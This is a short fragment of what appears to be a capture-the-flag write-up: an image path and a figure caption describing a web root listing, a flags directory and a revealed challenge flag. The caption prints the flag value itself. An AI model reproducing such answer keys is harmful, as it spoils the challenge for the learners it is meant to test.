



**Fig. 56**: Web root listing, flags directory, and flag THM{5735172b6c147f4dd649872f73e0fdea}